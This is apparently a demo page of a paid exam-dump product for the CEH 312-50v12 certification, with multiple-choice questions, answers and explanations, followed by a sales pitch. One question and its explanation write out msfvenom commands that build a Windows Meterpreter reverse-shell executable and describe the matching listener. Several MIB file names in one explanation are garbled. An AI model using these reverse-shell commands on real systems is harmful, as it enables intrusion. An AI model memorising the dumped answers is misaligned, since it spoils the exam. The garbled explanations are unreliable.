
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

**Answer:** C

#### Explanation:

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

#### NEW QUESTION 279

- (Exam Topic 2)

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse\_tcp RHOST=10.10.10.30 LPORT=4444 -f c
- C. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
- D. msfvenom -p windows/meterpreter/reverse\_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

**Answer:** C

#### Explanation:

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>

Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.

Example for Windows:

- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<=Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

#### NEW QUESTION 281

- (Exam Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

**Answer:** A

#### NEW QUESTION 282

- (Exam Topic 2)

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB



B. WINS.MIB  
C. DHCP.MIS  
D. MIB\_II.MIB

**Answer:** A

**Explanation:**

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts HOSTMIB.MIB: Monitors and manages host resources

LNMB2.MIB: Contains object types for workstation and server services MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system

WINS.MIB: For the Windows Internet Name Service (WINS)

**NEW QUESTION 283**

.....

## THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-50v12 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-50v12 Product From:

<https://www.2passeasy.com/dumps/312-50v12/>

## Money Back Guarantee

### 312-50v12 Practice Exam Features:

- \* 312-50v12 Questions and Answers Updated Frequently
- \* 312-50v12 Practice Questions Verified by Expert Senior Certified Staff
- \* 312-50v12 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* 312-50v12 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year